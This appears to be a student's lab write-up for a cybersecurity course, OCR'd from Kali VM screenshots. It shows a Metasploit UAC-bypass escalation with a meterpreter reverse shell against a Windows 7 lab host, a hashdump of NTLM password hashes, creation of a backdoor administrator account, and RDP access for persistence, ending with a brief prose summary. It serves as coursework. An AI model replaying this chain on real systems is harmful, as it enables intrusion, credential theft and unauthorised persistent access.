
Attacker Kali - External Workstation on CY301-JWHIT216 - Virtual Machine Connection

```
C:\Users\Window 7\Downloads>exit
exit
meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(windows/local/bypassuac) > sessions

Active sessions
===============

  Id  Name  Type                     Information               Connection
  --  ----  ----                     -----------               ----------
  1         meterpreter x86/win      WINDOWS7\Window 7 @       192.168.217.3:5525 -
            dows                     WINDOWS7                  > 192.168.217.2:5000
                                                               7 (192.168.10.9)

msf6 exploit(windows/local/bypassuac) > use 5
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION                     yes       The session to run this module on
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned
                                         off (Accepted: PSH, EXE)
```



Attacker Kali - External Workstation on CY301-JWHIT216 - Virtual Machine Connection


```
Exploit target:

   Id  Name
   --  ----
   0   Windows x86


View the full module info with the info, or info -d command.

msf6 exploit(windows/local/bypassuac) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION    1                yes       The session to run this module on
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned
                                         off (Accepted: PSH, EXE)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
```


Attacker Kali - External Workstation on CY301-JWHIT216 - Virtual Machine Connection
File Action Media View Help
1 2 3 4
(genmon)XXX 22:45
VMshare
Trash
File System
Home
VMshare
root@kali: ~
File Actions Edit View Help

```
┌──(root㉿kali)-[~]
└─# sudo service apache2 start

┌──(root㉿kali)-[~]
└─# service apache2 status
● apache2.service - The
     Loaded: loaded (/u
     Active: active (ru
       Docs: https://ht
    Process: 1978 Exec
   Main PID: 1994 (apac
      Tasks: 6 (limit:
     Memory: 19.6M (pea
        CPU: 98ms
     CGroup: /system.sl
             ├─1994 /u
             ├─1997 /u
             ├─1998 /u
             ├─1999 /u
             ├─2000 /u
             └─2001 /u

Jul 29 21:10:09 kali sy
Jul 29 21:10:09 kali ap
Jul 29 21:10:09 kali sy
lines 1-20/20 (END)
```


```
└─# ls /var/www/html
jwhit216.exe

┌──(root㉿kali)-[~]
└─# echo $(date) > jwhit216.txt

┌──(root㉿kali)-[~]
└─# cat jwhit216.txt
Tue Jul 29 09:37:22 PM EDT 2025

┌──(root㉿kali)-[~]
└─# mv jwhit216 01268718
mv: cannot stat 'jwhit216': No such fi

┌──(root㉿kali)-[~]
└─# mv jwhit216.txt 01268718.txt

┌──(root㉿kali)-[~]
└─# cat 01268718
cat: 01268718: No such file or directo

┌──(root㉿kali)-[~]
└─# cat 01268718.txt
Tue Jul 29 09:37:22 PM EDT 2025

┌──(root㉿kali)-[~]
```

```
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (176198 bytes) to 192.168.217.2
[*] Meterpreter session 2 opened (192.168.217.3:4444 → 192.168.217.2:45650)
at 2025-07-29 22:44:29 -0400

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f5629
0e444b23:::
jack:1003:aad3b435b51404eeaad3b435b51404ee:13742c1303c4da4feb7cc68dca21a470::
:
kyle:1004:aad3b435b51404eeaad3b435b51404ee:f9e37e83b83c47a93c2f09f66408631b::
:
steve:1005:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:
::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b758
6c:::
meterpreter > shell
Process 1016 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\System32>
```



Attacker Kali - External Workstation on CY301-JWHIT216 - Virtual Machine Connection
File Action Media View Help
1 2 3 4
(genmon)XXX 22:55
root@kali: ~
File Actions Edit View Help
VMshare

```
kyle:1004:aad3b435b51404eeaad3b435b51404ee:f9e37e83b83c47a93c2f09f66408631b::
:
steve:1005:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:
::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b758
6c:::" > hash.txt


┌──(root㉿kali)-[~]
└─# cat hash.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f5629
0e444b23:::
jack:1003:aad3b435b51404eeaad3b435b51404ee:13742c1303c4da4feb7cc68dca21a470::
:
kyle:1004:aad3b435b51404eeaad3b435b51404ee:f9e37e83b83c47a93c2f09f66408631b::
:
steve:1005:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:
::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b758
6c:::

┌──(root㉿kali)-[~]
└─# 
```


```
C:\Windows\System32>hashdump
hashdump
'hashdump' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32>exit
exit
meterpreter > upload 01268718.txt C:\\Users\\Window7\\Desktop
[*] Uploading  : /root/01268718.txt → C:\Users\Window7\Desktop
[-] core_channel_open: Operation failed: The system cannot find the path spec
ified.
meterpreter > hashdump > hash.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f5629
0e444b23:::
jack:1003:aad3b435b51404eeaad3b435b51404ee:13742c1303c4da4feb7cc68dca21a470::
:
kyle:1004:aad3b435b51404eeaad3b435b51404ee:f9e37e83b83c47a93c2f09f66408631b::
:
steve:1005:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:
::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b758
6c:::
meterpreter > 
```



```
C:\Windows\System32>net user /add bill password@1
net user /add bill password@1
The command completed successfully.
```



```
C:\Windows\System32>net user /add jwhit216 apple@12
net user /add jwhit216 apple@12
The command completed successfully.


C:\Windows\System32>net localgroup administrators jwhit216 /add
net localgroup administrators jwhit216 /add
The command completed successfully.
```


Attacker Kali - External Workstation on CY301-JWHIT216 - Virtual Machine Connection
File Action Media View Help
1 2 3 4
(genmon)X
rdesktop - 192.168.10.9
root@kali: ~
File Actions Edit View Help
VMshare

```
  Certificate fingerprints:

     sha1: f2cd2e1e87dee5a9cc7c69c2bfac2640cf84c30e
   sha256: 2c073565dcfca1421f443705e48f147764673a697e3e5e645d52faf761d17f38


Do you trust this certificate (yes/no)? yes
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system
, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
disconnect: Logout initiated by user.

┌──(root㉿kali)-[~]
└─# rdesktop -u jwhit216 -p apple@12 192.168.10.9
Autoselecting keyboard map 'en-us' from locale
Core(warning): Certificate received from server is NOT trusted by this system
, an exception has been added by the user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system
, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual ta
rget to satisfy RDP clipboard text request
```

Including the step 4 of Task C I completed the hashdump command after putting the session into background through meterpreter. This was done by entering “background” keeping the session Id in this case being “ 1 “, then by entering “search uac” helped my locate the exploit needed to upgrade my priviliages to admin being “exploit/local/bypassuac”. After which I entered the command “set session 1” to confirm the session that will be given admin which I backgrounded. Then enter exploit

By using the commands “net user /add” I was able to add two new users one I name my midas ID the other a test for myself. Then I executed the command “rdesktop -u name -p password Target IP” to gain remote persistent access to windows .